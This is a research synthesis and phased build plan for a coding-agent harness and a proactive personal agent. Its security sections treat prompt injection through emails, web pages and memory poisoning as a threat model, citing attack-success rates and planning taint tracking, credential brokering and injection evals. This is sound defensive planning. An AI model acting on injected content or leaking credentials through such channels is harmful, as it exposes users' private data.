
Append-only action log per run: every tool call with inputs, the observation that motivated it, the approving principal (user / policy / autonomy-level), and the post-action state diff. Logs, session histories, and memory files are themselves high-value targets — keep them out of agent-readable scope by default. A daily “what did Alfred do” digest doubles as audit surface and trust-building surface.

6. Landscape — what exists and what it teaches

Product	Approach	Gets right	Gets wrong / lesson
Devin	Cloud SWE agent; web/ Slack/Linear/IDE/API frontends; REST triggers	Multi-frontend done right; keyword-protocol discipline; async sessions with review links	Vertical (code) not personal
Claude Code + Cowork + Chrome	Harness + MCP + cloud sandbox + desktop bridge; scheduled browser tasks	Session continuity across frontends; “takes over your screen only when it has to”	Personal-agent glue still DIY
OpenAI Operator→ChatGPT agent→Atlas→Pulse	CUA pixels; virtual computer; Pulse = overnight proactive briefs	Most complete safety playbook (watch mode, takeover, confirmations, memory-off-in-agent); bounded digest UX	Memory-off-in-agent concedes memory isn't yet safe; browser injections ongoing
Manus	Cloud VM per task , sleep/wake; “less structure, more intelligence”; Wide Research = parallel sub-agents	Async-first UX (submit 20 tasks, notify on completion); context-engineering lessons: 100:1 in/out, mask logits rather than dynamically adding/removing tools	Personal memory/proactivity thin
OpenClaw	Self-hosted gateway daemon + channels + nodes + heartbeats + memory files	The architecture the community actually wanted	Security record — exactly the failure modes to engineer out from day one
Open Interpreter	Local agent; OS mode = screenshots + pyautogui + app APIs	Provider-agnostic; honest about danger	OS mode experimental; local-model grounding weak
Khoj	Self-hosted “second brain”: docs+web RAG, custom		

Product	Approach	Gets right	Gets wrong / lesson
	agents, scheduled automations, WhatsApp front	Local-first privacy; persona+knowledge	No computer-use; single-user
UI-TARS / Agent S3	Open models/frameworks for GUI control	Grounding solved enough to be a component	No memory/safety/integration story
Pixel Magic Cue / Siri App Intents	OS-vendor proactive assistance, on-device	Proactivity with <i>privacy architecture</i>	Closed ecosystems
Poke	Personal agent over iMessage/SMS/TG; integrations + memory + proactive texts	Messaging-first onboarding → 100M msgs; personality as retention	SaaS trust model

7. Recommended “Alfred” architecture



Key decisions: daemon is thin and *safe* (no secrets, no dangerous tools); every agent run is ephemeral, sandboxed, budgeted; proactivity produces inbox items, not interruptions, by default; memory writes are gated side-effects; the trifecta is broken structurally by taint-tracking + credential brokering + egress control.

8. Actionable implications — personal agents & computer use

1. **Build the tool tier ladder now:** every integration ships API-first, a11y/DOM second, pixel/computer-use last; the same logical action (“send message,” “create event”) has a structured implementation and a GUI fallback.

2. **Make the approval ladder a core primitive, not a frontend concern:** tools declare their irreversibility class; sessions carry per-domain autonomy levels; approvals are scopeable (once/session/always-class).
3. **Implement session tainting before memory or integrations:** the day the agent reads its first inbound email or web page, the triffecta is live. A `tainted` flag restricting exfil-capable tools is a weekend's work and the single highest-leverage security feature.
4. **Credentials never enter context:** stand up the broker pattern (capability token → proxy injects real creds) before wiring any OAuth connector. Non-negotiable.
5. **Agent Inbox is the missing frontend:** the proactive UX contract (triage → inbox item → approve/reject/snooze → receipt) is well-proven by LangChain and Pulse; it's also the natural "fourth frontend" alongside TUI/desktop/IDE.
6. **Adopt the gateway topology:** one daemon owning channels + thin WS clients (OpenClaw's shape, minus its security record) directly enables Telegram/iMessage frontends and the IDE/TUI/desktop swap story.
7. **Memory = files + a write-gate:** start with Letta-style human/persona blocks as editable, provenance-tagged files; add vector/episodic later. Gate writes through the approval ladder (untrusted-sourced writes are proposals).
8. **Design for unattended reliability:** durable execution or checkpoint+idempotency discipline; budgets and circuit breakers; a dead-man's switch; a kill switch reachable from every frontend.
9. **Onboard like OpenCrane:** interview → draft persona file → user approval → insights trace to answers. Cheap to build, foundational for trust.
10. **Watch the OS vendors:** Apple (App Intents/semantic index/onscreen awareness) and Google (Proactive Assistance) are building the sanctioned substrate; a desktop frontend that *donates* entities and consumes AX rather than pixels will age better than a screenshot-scraper. # Chapter 12 — The Build Plan & Research Backlog

Synthesis chapter: the phased implementation roadmap, the prioritized deep-research backlog, the metrics that define success, and the risk register. Each item cites the chapter carrying its evidence.

12.1 The one rule that governs sequencing

Build the evaluation rig before the agent, and build the minimal loop before the smart one.

Every claim in this report is only useful if you can *measure its effect on your own system*; and the strongest empirical result in the corpus is that a ~100-line bash-only loop is the capability floor — your job is to beat it *measurably*, per component, without regressing leanness.

12.2 Phase 0 — Foundations & the eval rig (weeks 1–4)

Goal: a measurable minimal core. Nothing in this phase is “product”; it's the instrument that tells you whether everything else works.

#	Deliverable	Evidence basis
0.1	Project skeleton in Rust. Cargo workspace; <code>core (engine) / cli / tui / proto crates</code> ; feature-gated deps; cargo bloat + startup/RSS gates in CI from commit one.	Ch. 10
0.2	Canonical turn IR + one provider adapter (Anthropic or OpenAI). Typed blocks, opaque reasoning blobs, normalized usage <code>{fresh, cache_write, cache_read, output, reasoning}</code> . Model-profile registry file (bootstrap from LiteLLM/Aider data).	Ch. 7
0.3	Minimal agent loop. ReAct loop over bash + <code>read / edit / write / grep / glob</code> ; stateless exec; step/cost budgets; hard exit conditions. This is deliberately ~mini-SWE-agent-shaped.	Ch. 1, 4
0.4	Append-only event log. JSONL records, <code>id / parentId</code> tree, durable-tail writes at turn boundaries; <code>--resume</code> = rehydrate. Audit log = the same mechanism.	Ch. 3, 10
0.5	Usage ledger. Per-call JSONL: model, token classes, context size, latency, tools, result bytes, \$. Everything downstream depends on this telemetry.	Ch. 6
0.6	Eval rig v1. Inspect AI (or Harbor) kernel; your harness as a solver; task spec = <code>{instruction, env image digest, setup, deterministic grader, reference solution, tags, limits}</code> ; per-task Docker; immutable trajectory store keyed by <code>{task, version, harness_commit, model, seed, env_digest}</code> .	Ch. 8
0.7	Benchmark smoke suite. SWE-bench Verified ~50-task subset + Terminal-Bench subset + a mini-SWE-agent <i>control</i> run on identical tasks — your null-scaffold baseline.	Ch. 1, 8

Exit criteria: cold start <300 ms; binary <15 MB; a `exec --json` headless run produces a complete trajectory + ledger; the rig runs the smoke suite against your harness *and* mini-SWE-agent and produces paired per-task results.

The research you do this phase (read deeply, not skim): SWE-agent’s ACI paper; the mini-SWE-agent repo (read the whole thing — it’s 200 lines); OpenHands’ event-sourced SDK paper; “Unrolling the Codex agent loop”; Manus’s six context-engineering lessons.

12.3 Phase 1 — The context engine & tool core (weeks 5–10)

Goal: the systems that compound. This is where the measured leverage lives.

#	Deliverable	Evidence basis
1.1	Stable-prefix prompt assembler. Section-builder pipeline; explicit <code>STATIC/DYNAMIC</code> boundary; sorted tool list; nothing volatile above the boundary; deterministic serialization. Lint rule + a cache-hit-rate dashboard (target $\geq 90\%$ in-session).	Ch. 5, 6
1.2	Tiered context management. (a) stale tool-result clearing (keep last ~5, placeholder text); (b) structured compaction at <code>window - buffer w/ ~20K reserved output</code> , keep first-N + last-M verbatim; (c) provider-native compaction behind an interface. Compact against the log, never a prior summary.	Ch. 3, 6
1.3	Tool-result budgets. ~30K-char caps, middle-truncation, spill-to-file <code>{path, preview, size}</code> , <code>(path, mtime, ranges)</code> read-dedup returning stub/diff.	Ch. 6
1.4	The permission gate. Ordered <code>deny→ask→allow</code> rules over <code>action×resource</code> incl. bash globs; policy presets (read-only / workspace-write); capability removal for plan-mode (don’t instruct, <i>remove</i>); engine-enforced.	Ch. 4, 5
1.5	macOS/Linux sandbox v1. <code>sandbox-exec re-exec</code> (macOS) + <code>bwrap/Landlock/seccomp</code> (Linux), ~5 ms overhead; deny-by-default network via loopback egress proxy w/ domain allowlists.	Ch. 10
1.6	Edit tool v1. Anchored search/replace (exact-match + uniqueness + read-before-edit invariant), whole-file fallback $< \sim 400$ lines, apply-time parse/validate, tool result returns the <i>hunk</i> , never the file.	Ch. 4, 6

#	Deliverable	Evidence basis
1.7	Plan artifact. A <code>todo /plan</code> tool that is <i>no-op-by-design</i> (its job is attention management) persisted to disk; resumable, user-visible.	Ch. 4
1.8	Stuck detector + budgets. OpenHands' five patterns (repeat action-obs ×4, action-error ×3, monologue ×3, ping-pong ×6, context-error loops) + <code>max_iterations</code> + <code>max_budget_per_task</code> .	Ch. 4
1.9	Checkpointing v1. Per-user-prompt file snapshots; <code>/rewind</code> restores code/conv/both/summarize-from-here; document the blind spot (Bash side-effects aren't tracked).	Ch. 1, 9
1.10	Verification gate v1. Definition-of-done as a runnable check; Stop-hook-style blocking with a consecutive-block cap (~8); failing-test output stays in context.	Ch. 4

Exit criteria: full smoke suite passes at or above the null baseline; a 60-minute session never exceeds ~40 MB idle RSS and never loses scrollback; context growth curve is sub-quadratic; cache hit-rate dashboard live.

Deep research this phase: Anthropic “Effective context engineering” + “Writing effective tools”; the OpenHands condenser source; Chroma Context Rot + RULER + NoLiMa (write your own rot-curve eval); ACE paper; Lost-in-the-Middle.

12.4 Phase 2 — The UX layer & sessions (weeks 8–14, overlaps Phase 1)

Goal: the product feel. Run a TUI spike early — the renderer choice is the hardest thing to retrofit.

#	Deliverable	Evidence basis
2.1	Renderer. Ratatui + custom cell-diffed double buffer + synchronized output (probe DECRQM via the pty — <i>never</i> env-gated; SSH strips env vars); ≤16.7 ms frame budget; O(1) per-token append; grapheme-cluster width pipeline. <code>insta</code> -style snapshot tests from day one.	Ch. 9
2.2	Scrollback contract. Completed turns → native scrollback; only the live region is managed; transcript overlay w/ search; clean handoff on exit. This	Ch. 9

#	Deliverable	Evidence basis
	is the single most-resented failure of the incumbent — get it right.	
2.3	Composer. Anchored input, Enter-submit / modifier-newline, / fuzzy command menu, @ file mentions, ! shell mode, ? help panel, paste→chips, bracketed-paste safety, history+stash+undo, \$EDITOR handoff.	Ch. 9
2.4	Working indicator + steering. Spinner + phase + elapsed + tokens + <i>accurate</i> interrupt hint; queued-message strip (queued ≠ sent, per-item cancel/edit); inject-now/queue/interrupt/fork primitives on the wire protocol.	Ch. 9
2.5	Permission UX. Typed, context-rich dialogs (highlighted command / structured diff / URL / MCP args); allow once/session/always + rule creation; ~200 ms anti-misclick guard; no focus theft mid-composition ; session context carried into the prompt.	Ch. 9
2.6	Sessions. JSONL tree → fork/branch/ /tree navigator; session picker (fuzzy search, preview-on-highlight, cwd/branch metadata, density toggle); --continue / --resume / --last scoped to cwd; resume restores checkpoints.	Ch. 1, 9
2.7	Modes & badges. Visible permission/mode/model badge, keyboard-cyclable; plan mode = read-only toolset until ExitPlanMode approval; --bare hermetic mode for CI.	Ch. 5, 9
2.8	Notifications + a11y. BEL + OSC 9/99/777, focus-gated; NO_COLOR ; REDUCE_MOTION ; OSC 133 zones; a line-oriented --no-tui mode (screen readers need a line stream, not a cell grid).	Ch. 9
2.9	Diff review. Collapsible tool blocks; unified-diff default w/ per-file +/- counts; per-hunk accept/reject; session cumulative /diff .	Ch. 9

Exit criteria: the eight measured UX invariants hold under load — no flicker in tmux, Esc always works (incl. queued+background states), input echo <50 ms during streaming, scrollbar survives exit, large paste never freezes, permission prompts carry context, todo visibility toggleable, and a screen-reader mode works.

Deep research this phase: the UX chapter's component spec (§7) is the build list; plus DECSET-2026 sync-output semantics, ucs-detect Mode-2027, and the interruption/CDCR papers.

12.5 Phase 3 — Model breadth, memory & orchestration (weeks 12–20)

Goal: the differentiators. Only start once the core is measurably lean and the rig is trustworthy.

#	Deliverable	Evidence basis
3.1	Provider adapters: OpenAI + Gemini. Complete the three-API IR (the reasoning round-trip regimes are the hard part); profile-gated param filtering; preserved finish reasons; failure-handling matrix.	Ch. 7
3.2	Effort enum + 3-tier routing. {min... max} mapped per provider; main / small / specialist tiers; small-model calls for titles/compaction/commit-msgs/guardrails; per-step adaptive effort; escalation on failure signals.	Ch. 6, 7
3.3	File-based memory v1. /memory/ index ($\leq 25\text{KB}$ pointers) + frontmatter topic files; CRUD via tools; git-versioned; index-in-context/content-on-demand; write-gated (a write is a side effect).	Ch. 3, 11
3.4	Subagents. Fresh-context read-quarantine (returns $\leq 1\text{--}2\text{K}$), explicit delegation contract, bounded fan-out, background fire-and-notify, worktree isolation for any writer; one model per subagent.	Ch. 3, 4
3.5	Skills. SKILL.md progressive disclosure (metadata $\sim 100\text{ tk}$ resident, body on trigger); install is a permissioned event; referenced remote docs provenance-marked.	Ch. 5
3.6	MCP, deferred. stdio + streamable-HTTP; name+one-line catalog resident ($\sim 50\text{--}100\text{ tk/server}$); schemas fetched on demand via tool-search; tool pinning/hash-checking against description rug-pulls; $\sim 370\text{ ms}$ spawn off the critical path.	Ch. 4, 6, 11
3.7	Repo-map + symbol reads. Tree-sitter index + PageRank ranking on a $\sim 1\text{K}$ -token budget; go_to_definition /	Ch. 6

#	Deliverable	Evidence basis
	<code>find_references / extract_symbol</code> tools (~80% fewer tokens per symbol).	
3.8	Sleep-time consolidation job. Periodic cheap-model pass: dedupe memories, resolve contradictions (ADD-only + validity windows), promote episodic→semantic, update index.	Ch. 3
3.9	Best-of-N + verifier selection. Sample K trajectories/patches, select with executable evidence — do NOT build ToT/MCTS.	Ch. 4
3.10	Safety layer-up. Session taint bit (untrusted content ⇒ restricted tools); provenance-wrapped tool output; Rule-of-Two session tracker; injection ASR eval suite in CI.	Ch. 5, 11

Exit criteria: Terminal-Bench + SWE-bench runs across ≥ 3 model families with the two-track protocol (strict-fairness + best-config); memory round-trip works across sessions; a subagent run shows the parent context never paid for exploration.

Deep research this phase: the model-layer chapter’s §2.1 normalization list is your adapter spec; ACE for the playbook; Graphiti for temporal edges; LongMemEval design for the memory eval; RouteLLM/FrugalGPT for routing; AgentDojo/BIPIA/InjecAgent for the security eval.

12.6 Phase 4 — Benchmarking, hardening & the “prove it” loop (weeks 16–24)

Goal: credibility. This phase turns the rig into a public artifact.

#	Deliverable	Evidence basis
4.1	Full eval portfolio. Tier 1 always-on: SWE-bench Verified (open + bash-only boards), Terminal-Bench 2.x via Harbor, SWE-rebench monthly, τ^2 (airline+retail, pass ^k to k=8), LiveCodeBench window.	Ch. 8
4.2	A/B harness-effect harness. Factorial: M models × {yours, mini-SWE-agent null, one reference scaffold} × T tasks × k ≥ 3 seeds; paired per-task comparisons; cluster-bootstrap the <i>difference</i> ; pre-register the meaningful delta ($\geq 3pp$).	Ch. 8
4.3	Component ablations. Publish per-component lift: tool set, context tiers, verification gate, stopping policy, plan	Ch. 1, 8

#	Deliverable	Evidence basis
	artifact — the scaffold-effect literature says loop+stopping carry the most weight; prove it on your own system.	
4.4	Private held-out suite. A task set the dev loop never sees; canary-tokened; anti-gaming audits (trajectory greps for test-file reads, git archaeology, contamination probes: file-localization-from-issue-text, gold-patch 5-gram overlap).	Ch. 8
4.5	The reporting standard. Every number ships with: task set+revision, harness commit, prompt hash, tool inventory, model+effort, temp, seeds, step/\$/time limits, cost/task, tokens/task, pass@1±95%CI, pass^k, contamination notes. This doc is itself a differentiator.	Ch. 8
4.6	Regression CI. PR gate = ~40-task subset, k=2, paired bootstrap vs baseline, non-inferiority bound; nightly capability suite; capability tasks graduate to regression on saturation.	Ch. 8
4.7	Distribution. Static binaries for darwin-{arm64,x64}/linux-{x64,arm64} ×{gnu,musl}/win-{x64,arm64} via cargo-dist; notarized pkg/dmg on macOS (bare Mach-O can't be stapled); npm channel via per-platform optionalDependencies; signed tarballs + checksum manifest; self update with rollback + pinning.	Ch. 10

Exit criteria: a public report card with CI'd numbers; a published paired-comparison vs ≥2 reference harnesses; the held-out suite confirms no overfit.

Deep research this phase: the benchmarks chapter's §4 statistics section (paired comparisons, cluster bootstrap, k=3–5); ABC checklist; METR time-horizon methodology; Terminal-Bench's "hacks" audit approach.

12.7 Phase 5 — The Alfred layer (weeks 20+, gated on everything above)

Goal: the personal sidekick — deliberately last, deliberately gated. Alfred is three systems the industry ships separately: computer-use runtime, ambient/proactive layer, personal memory/personalization. It only works if the core is trustworthy.

#	Deliverable	Evidence basis
5.1		Ch. 11

#	Deliverable	Evidence basis
	Gateway daemon. Thin always-on process owning channels + triggers + notification queue; holds <i>no</i> secrets, runs <i>no</i> dangerous tools; spawns sandboxed engine runs per task; watchdog + dead-man's switch + kill switch reachable everywhere.	
5.2	Trigger bus + intervention gate. cron/heartbeat/watchers/webhooks; triage → classify (ignore / notify / draft-for-review / act) → EV-of-interruption gate (benefit – cost > 0); default-to-digest; three output tiers (silent / inbox / push).	Ch. 11
5.3	Agent Inbox. The proactive-UX contract: approve/reject/snooze → receipt; backed by durable <code>interrupt()</code> s. This is the fourth frontend.	Ch. 11
5.4	Personal memory layers. profile/episodic/semantic/procedural with different write bars; provenance+confidence+TTL on every entry; user-inspectable/editable; sensitivity classes; untrusted-sourced writes are proposals.	Ch. 3, 11
5.5	Credential broker. Capability tokens → server-side injection; OAuth+PKCE scoped consent; keychain-stored vault key; secrets never in context; GUI-login vault types the password itself.	Ch. 11
5.6	Approval ladder. Per-domain autonomy levels (observe → suggest → act-with-approval → act+report → act-silently); irreversibility taxonomy <code>read < internal write < external comms < money < identity</code> ; outbox pattern for external comms.	Ch. 11
5.7	Computer-use runtime. Tool tier ladder — API > a11y/DOM > pixels; vendor CU APIs first (they carry the safety classifiers); your own computer tool only if you re-implement screenshot injection screening; coordinate-scaling discipline; action batching.	Ch. 11
5.8	Onboarding. Guided interview → draft persona files → explicit approval → insights trace to answers; persona = versioned diffable workspace files.	Ch. 11

#	Deliverable	Evidence basis
5.9	Messaging frontends. Telegram/iMessage-class channels via the gateway; keyword protocol; thread-scoped sessions.	Ch. 11
5.10	Desktop frontend. Native (not Electron if avoidable); focus/DND/calendar signals feed the intervention gate; shares the wire protocol.	Ch. 9, 11

Why this ordering is non-negotiable: Alfred is the lethal trifecta *by design* (private data + untrusted content + exfil channel). You cannot build it safely before taint-tracking, the approval ladder, credential brokering, and egress control are proven — the incident corpus (EchoLeak, agentic-browser SOP breaks, OpenClaw’s CVEs, memory poisoning at 95–99.8%) is what happens when you do.

12.8 The research backlog — what to go deep on, prioritized

Beyond this report, the highest-value deep-dives, ordered by leverage-per-effort:

Tier 1 — read the source, not the summary: 1. **mini-SWE-agent** (the whole repo — ~200 lines) and **SWE-agent’s ACI paper** — the two ends of the “how much scaffold” question. 2. **Anthropic’s engineering corpus**: Building effective agents · Effective context engineering · Writing effective tools · How we built our multi-agent research system · Code execution with MCP · Demystifying evals for AI agents. 3. **Manus’s six context-engineering lessons** — the most-cited production context doc; KV-cache-first design. 4. **Cognition’s blog arc**: Don’t Build Multi-Agents → Multi-Agents: What’s Actually Working → Rebuilding Devin for Sonnet 4.5 → Verifying Agentic Development at Scale. 5. **OpenHands SDK paper + condenser source** — event sourcing + condensation as literal code. 6. **Codex’s codex-rs source** (open): prompt.md files, apply_patch grammar, sandbox policies, network proxy, compaction. 7. **Gemini CLI’s prompt pipeline** (snippets.ts / promptProvider.ts) — the most readable production prompt assembler.

Tier 2 — the papers that change decisions: 8. ACE (arXiv:2510.04618) — self-improving context done right; rebuts naive re-summarization. 9. Context Rot (Chroma) + RULER + NoLiMa + Lost-in-the-Middle — your context-budget science; replicate the rot curve per model. 10. Kapoor et al., *AI Agents That Matter* + Agentless — the “don’t over-engineer control flow” evidence. 11. METR time-horizons + MAST failure taxonomy + the trajectory/failure studies — your failure-mode map. 12. MemGPT + sleep-time compute + Generative Agents — memory architecture base layer. 13. Instruction Hierarchy (Wallace) + AgentDojo + CaMeL/Progent + Spotighting — the security science. 14. The instruction-layer production evidence: Codex prompt.md, leaked Claude Code prompt anatomy, Vercel’s skills-vs-AGENTS.md eval.

Tier 3 — frontier bets (watch, don’t build yet): 15. KV-cache eviction (H2O/SnapKV/Quest/StreamingLLM) — only if you self-host models. 16. Learned routing/cascades (RouteLLM/FrugalGPT/RouteNLP), critic models, model roulette. 17. Computer-use grounding models (UI-TARS, OmniParser, Agent S3) and hybrid a11y+vision pipelines. 18. Durable execution (Temporal-style) vs checkpointing for unattended runs. 19. Interruption-cost HCI (Horvitz) and proactive-agent formalizations — for the Alfred gate. 20. Skills-security literature (arXiv:2510.26328, 2604.02837, OWASP Agentic Skills Top 10) before opening a plugin ecosystem.

12.9 Metrics — what “good” is, measured

Track from day one; these define the product claims.

Category	Metric	Target	Chapter
Capability	SWE-bench Verified / Terminal-Bench, paired vs null + reference harnesses	≥ reference harness; publish per-component delta	8
Reliability	τ^2 pass ^k (k=8); task-success at k≥3 seeds; premature-termination rate	pass ⁸ ≥ ~60% of pass@1; improvement over baseline	8
Efficiency	\$/resolved task; tokens/task; cache-hit % in-session	publish the frontier; ≥90% hit rate	6
Context health	context-size growth/turn; compactions/task; post-compaction success delta; rot-curve per model	sub-quadratic growth; no success cliff post-compact	3, 6
Failure	stuck-detector fires/100 turns; malformed tool calls; edit-apply failure+retries; loop Pareto by first-divergence	trend down per release	4, 8
Latency	TTFT p50/p95; inter-token latency; input echo <50 ms under load; frame time ≤16.7 ms	—	9
Leanness	cold start; <code>--version</code> ; idle RSS; RSS growth/hr idle; binary size; install payload	the §7 budgets table (Ch. 10)	10
Security	injection ASR suite score; trifecta-completing actions gated; secrets-in-context = 0	ASR ↓ per release; 0 secrets ever	5, 11
Trust/UX	approval-prompt rate per task (consent budget); undo usage; interruption→resume rate; time-to-first-meaningful-output	↓ prompts w/o ↑ incidents	9, 11

12.10 Risk register

Risk	Severity	Mitigation
Harness debt — scaffold assumptions rot as models improve	High	Re-test every component at each model upgrade; keep control flow thin, invest in verification/context/sandbox/

Risk	Severity	Mitigation
		eval (the durable layers); ablations catch regressions (Ch. 4)
Benchmark contamination / overfitting the public suite	High	Held-out private suite; canary tokens; contamination probes; report on decontaminated benchmarks (SWE-rebench, LCB) (Ch. 8)
Rust engineering velocity	Medium	Go is the credible fallback (Crush); worst case: Rust core + Go TUI is <i>not</i> recommended — pick one
sandbox-exec deprecation risk on macOS	Medium	It's load-bearing-but-deprecated; track apple/containerization#737; design a fallback (hypervisor.framework via libkrun)
Leanness regressions	Medium	CI size/RSS/startup gates from commit one; every dep must justify vs per-release diff (Codex #13091 is the warning)
Permission fatigue / consent budget	Medium	Tiered approvals, scoped rules, calibrated auto-mode; measure prompt rate per task (Ch. 9)
Memory poisoning / skills injection	High (Alfred phase)	Provenance+write-gates on memory; permissioned skill install; injection ASR suite; taint bit (Ch. 5, 11)
Scope creep into Alfred before trust primitives	High	Phase 5 is <i>gated</i> on Phase 3.10 safety layer — non-negotiable ordering
Closed-ecosystem dependency (provider betas, model deprecations)	Medium	Provider-agnostic IR; model-profile registry w/ deprecation tracking; local-model path (vLLM) as an escape hatch (Ch. 7)
The “nobody asked for another CLI” risk	Product	The differentiator is <i>provable</i> efficiency + transparency, not another chat surface — the benchmark reporting standard is the moat

12.11 The 10 highest-leverage things to research first (if you read nothing else)

1. Why minimal scaffolds win and scale better (mini-SWE-agent; Ch. 1, 4)
2. Stable-prefix / cache economics — the 10× cost lever (Manus; Ch. 6)
3. Event-sourced views + tiered compaction (OpenHands; Anthropic primitives; Ch. 3)
4. Deterministic permission gating + capability removal (Codex/OpenCode; Ch. 4, 5)
5. The instruction-assembler pattern + static/dynamic boundary (Claude Code/Gemini CLI; Ch. 5)
6. Verification gates + best-of-N executable selection (Agentless; Anthropic; Ch. 4)

7. The stuck detector + failure taxonomy (OpenHands; MAST; trajectory studies; Ch. 4)
8. Tool-result budgets + deferred tool discovery (Codex caps; Hermes tool_search; MCP tax; Ch. 4, 6)
9. The TUI physics that make it *feel* fast (sync output, cell diffs, O(1) append, scrollbar contract; Ch. 9)
10. The trifecta + taint + credential-broker triad (before any Alfred work; Ch. 11)

This report is a research synthesis, not a build spec; every number carries a date and a confidence flag. Re-verify volatile claims (prices, model IDs, leaderboard entries, hook/event names, beta headers) at implementation time — the appendix lists them. # Appendix — Claims Register & Re-Verification List

*What to re-check at build time. Confidence levels: **[V]** verified from primary source (official docs/source/papers); **[R]** reported by vendor; **[S]** secondary aggregation; **[SR]** self-reported/self-measured; **[C]** contested or single-study; **[I]** inference/synthesis.*

A.1 Volatile facts — re-verify before relying on them

Claim	Confidence	Re-check
Model IDs, prices, context windows, beta headers (all of Ch. 7 §1.2)	⚠ monthly churn	Re-pull provider pricing pages at build time
Terminal-Bench / SWE-bench leaderboard entries and same-model spreads	[S]/[R]; snapshot	Re-pull from tbench.ai / swebench.com; leaderboards move weekly
Claude Code internals (prompt sections, <code>__SYSTEM_PROMPT_DYNAMIC_BOUNDARY</code> , lean/full flags, microcompact thresholds, compaction %)	[R]-community decompiles; consistent across sources but unofficial	Re-derive from current version; cite a version number
Codex /v1/responses/compact internals	[S] third-party; OpenAI confirms only “first-class compaction”	Verify against current Responses API docs
“OmyPy” → oh-my-pi	high	confirmed in research; kept the flag
“Deep Connus” → HKUDS DeepCode	~60%	ask the user; alternates: LangChain dcode, deepagent-ltd, Abacus DeepAgent
<code>sandbox-exec</code> availability	deprecated-but-working on macOS 15; no announced removal	Track apple/containerization#737 before shipping macOS sandboxing
npm registry payload limit (~200 MB, E413)	observed in Codex’s publish failure	Re-check current registry limits
MCP stdio spawn/init latency (~370 ms)	[SR] single study	Measure on your own servers
Rust/Go/JS/Python cold-start and binary-size tables	[S]/[unverified] micro-benchmarks	Measure on your target hardware

A.2 Numbers quoted with known caveats

Claim	Confidence	Caveat
mini-SWE-agent >74% SWE-bench Verified; 68.3% vs CC 62.2% on Opus 4.7	[R]/[S]	>74% is self-reported (official bash-only board $\leq 72.8\%$, Sept 2026); head-to-head is byteiota-only — no primary board carries scaffold splits
Harness-induced spreads: 2–9 pts (TB 2.1), ~54 pts (CLAW-SWE-Bench), ~28–36 pts (GAIA/HAL), ~40× tokens/task (65× on one row)	[R]/[S]	CLAW-SWE-Bench and the 41× token figure are secondary-sourced — retrieve primary papers before quoting publicly
Scaffold up to 28 pts within one model (GAIA study)	[V] pre-registered study	arXiv:2606.08529
Effective context $\approx \frac{1}{2}$ – $\frac{1}{4}$ advertised typical, $\frac{1}{6}$ – $\frac{1}{8}$ worst-tail (RULER); NoLiMa drops at 32K	[V]	Model-specific; newer models differ — measure per model
Context Rot: all 18 models degrade with input length	[R]-vendor technical report	Widely consistent with RULER/NoLiMa; not peer-reviewed
Cache hit rates: 95.7% (TraceLab), 90%/55%/8% (Copilot), 93%→82% savings	[V]-published studies / [SR] telemetry	TraceLab/Copilot are real studies; individual telemetry is self-measured
Input:output ~25:1; cost split 60/25/15 cache-read/write/output	[SR] measured session studies	Small samples but independently consistent
Edit-format numbers: udiff 20%→61% laziness; FastEdit 43–54% output savings; agent-lsp 2–34×	[R]/[SR]	FastEdit/agent-lsp self-measured, small-n
Mem0 / Zep headline eval numbers	[R]-vendor on own harness	Directionally credible; run your own memory eval
ACE +10.6% agentic tasks	[V] paper-reported	ICLR'26; results on their eval suite
Reflexion 91% HumanEval	[V]-paper but [C]	Used a modified dataset (MultiPL-E subset) — contested as single-sample
ToT/LATS headline results	[V]	High compute cost; best-of-N Pareto-dominates in practice (Kapoor)
RouteLLM >2×/85%; FrugalGPT $\leq 98\%$ cost reduction	[V] papers	MT-Bench-class traffic; tool-loop distributions differ
Medium→high effort: +15.4pp at 1.43× cost; xhigh 3.7× with regressions	[SR] 26-task study	Small-n; directionally consistent with effort literature
Quantization: Q4_K_M floor; family predicts sensitivity	[SR] one study	QuantCall/quant-toolcall-bench; validate per model
OSWorld frontier ~83–86%	[R]/[S]	Self-/third-party-reported under differing harnesses
Agent S3 72.6% > human baseline	[SR]	Simular self-reported
Spotlighting ASR >50%→<2%	[V]-paper + [R]-Microsoft-internal	Thin independent replication

Claim	Confidence	Caveat
CaMeL 77% provable / Progent ~1% ASR	[V]	Real but constrained: restricted-Python programs; ~10-pt utility cost
Memory poisoning 99.8%/95% write success, 60–89% steer	[V]-papers	arXiv:2605.15338, MPBench
